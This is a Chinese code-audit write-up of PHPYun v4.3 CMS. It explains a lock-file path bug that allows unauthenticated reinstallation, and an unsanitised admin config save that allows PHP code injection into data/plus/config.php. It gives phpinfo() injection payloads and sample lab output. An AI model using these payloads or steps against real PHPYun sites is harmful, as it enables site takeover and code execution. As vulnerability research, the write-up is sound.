

【代码审计】PHPYun_v4.3 CMS重装到Getshell

作者: Bypass

原文链接: https://mp.weixin.qq.com/s?__biz=MzA3NzE2MjgwMg==&mid=2448903576&idx=1&sn=0174317711c2b6cb1a65a669be512955&chksm=8b55ddc5bc2254d3c84ed74bea12110e358f2f89ab003edc48082f704cd37616c5b1a2478f8f&scene=21#wechat_redirect

本文由 干货集中营 收集整理: <http://www.nmd5.com/test/index.php>

01 前言

PHPYun是一款国内流行的人才网站管理系统,做了一些测试,发现了一点问题,做个记录,未深入。

02 环境搭建

PHPYun官网: <https://www.phpyun.com>

网站源码版本: PHPYUN人才招聘系统v4.3Beta

程序源码下载: 链接: <https://pan.baidu.com/s/1pMQ58Np> 密码: je4n


默认后台地址: <http://127.0.0.1/admin/index.php>

默认账号密码: admin/admin

03 CMS重装漏洞


代码分析:


1、漏洞文件位置: /install/index.php



在index.php中, 根据PHP版本来选择包含目录, 我们的环境包含的PHP5目录, 进一步跟进PHP5目录查看代码

2、漏洞文件位置: /install/php5/install.php






可以看到，这边是有做lock文件判断的，那么问题出在哪呢？我们再来看一下常量S_ROOT的定义：

```
define('S_ROOT', dirname(__FILE__).DIRECTORY_SEPARATOR);
```

也就是S_ROOT等价于 \install\，而不是根目录\；所以这边的判断是判断/install/data/phpyun.lock文件是否存在。

我们再来看一下同文件install.php下的第357-368行：



代码逻辑上，/install/index.php文件包含/install/php5/install.php文件，这边使用相对路径，那么生成的phpyun.lock文件在根目录下/data/phpyun.lock。

综上，在php5/install.php中判断/install/data/phpyun.lock文件是否存在，而实际上phpyun.lock在/data/phpyun.lock中，导致程序在实现上存在CMS重装漏洞。

漏洞利用：

代码分析主要在代码逻辑上，利用却很简单，直接访问http://127.0.0.1/install/index.php 直接进入重装界面。



☐ Enable Post data ☐ Enable Referrer

PHP云安装向导

人才系统安装程序4.3 beta

1 检测环境

2 创建数据

3 完成安装

数据库信息

网站地址: 站点的url
数据库服务器: 数据库服务器地址, 一般为localhost
数据库用户名:
数据库密码:
数据库名:
数据库表前缀: 同一数据库运行多个系统时, 请修改前缀

创始人信息

管理员账号:
密码: 默认密码: admin
重复密码: 默认密码: admin
Email:

04 后台 Getshell

代码分析:

漏洞文件位置: /admin/model/config.class.php 第88-114行中:

```
config.class.php x
88 function save_action(){
89     if($_POST['config']){
90         unset($_POST['config']);
91         if($_POST['map_key']){
```

```

92         if(strpos($this->config['sy_weurl'],'https')!==false){
93             $_POST['mapurl'] = 'https://api.map.baidu.com/api?v=2.0&ak='.$_POST['map_key'].'&s=1';
94         }else{
95             $_POST['mapurl'] = 'http://api.map.baidu.com/api?v=2.0&ak='.$_POST['map_key'];
96         }
97     }
98     foreach($_POST as $key=>$v){
99         $config=$this->obj->DB_select_num("admin_config","`name`='$key'");
100         if($config==false){
101             $this->obj->DB_insert_once("admin_config","`name`='$key`,`config`='".iconv("utf-8", "gbk", $v)."'");
102         }else{
103             $this->obj->DB_update_all("admin_config","`config`='".iconv("utf-8", "gbk", $v)."'`,`name`='$key'");
104         }
105     }
106     if($_POST['code_strlength']<5){
107         $this->web_config();
108         $this->layer_msg("网站配置设置成功!",9,1);
109     }else{
110         $this->layer_msg("验证码字符数不要大于4!",8,1,'');
111     }
112 }
113 }
114 }

```

save_action函数对用户提交的参数写入数据库中，并调用web_config()函数进行写入到配置文件，我们继续跟进web_config()函数

漏洞文件位置：/app/public/common.php 第513-529行：

```

513 function web_config(){
514     $config=$this->obj->DB_select_all('admin_config');
515     if(is_array($config)){
516         foreach($config as $v){
517             $configarr[$v['name']]=$v['config'];
518         }
519     }
520     made_web(PLUS_PATH.'config.php',ArrayToString($configarr),'config');
521     if(!file_exists(PLUS_PATH.'pimg_cache.php')){
522         $this->advertise_cache();
523     }
524     if(!file_exists(PLUS_PATH.'dbstruct.cache.php')){
525         include_once(LIB_PATH."cache.class.php");
526         $cacheClass= new cache(PLUS_PATH,$this->obj);
527         $cacheClass->database_cache("dbstruct.cache.php");
528     }
529 }
530 }

```


这段代码从数据库中读取数据，并写入到配置文件config.php中，并未经任何处理，导致攻击者可以构造脚本代码写入配置文件，从而导致程序在实现上存在代码执行漏洞。

漏洞利用：


登录系统--网站设置--安全设置--填写Payload:

5.2版本: `\");phpinfo();$config=array(\"`


5.4版本: `\");phpinfo();/*`



通过直接访问`http://127.0.0.1/data/plus/config.php`, 成功触发代码执行漏洞



Warning: Unterminated comment starting line 3 in `E:\study\WWW\phpyun\data\plus\config.php` on line 3

PHP Version 5.5.38

System	Windows NT DESKTOP-464SHOH 6.2 build 9200 (Windows 8 Professional Edition) i586
Build Date	Jul 20 2016 11:08:49
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86

Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS

05 总结

像PHPYun这样的人才网站管理系统，相对功能会复杂些，但仍有很多可以挖掘的点，黑盒结合白盒进行测试，发现的两个问题，并未深入，欢迎志同道合的朋友来相互探讨，交流。

Bypass



About Me

一个网络安全爱好者，对技术有着偏执狂一样的追求。致力于分享原创高质量干货，包括但不限于：渗透测试、WAF绕过、代码审计、安全运维。

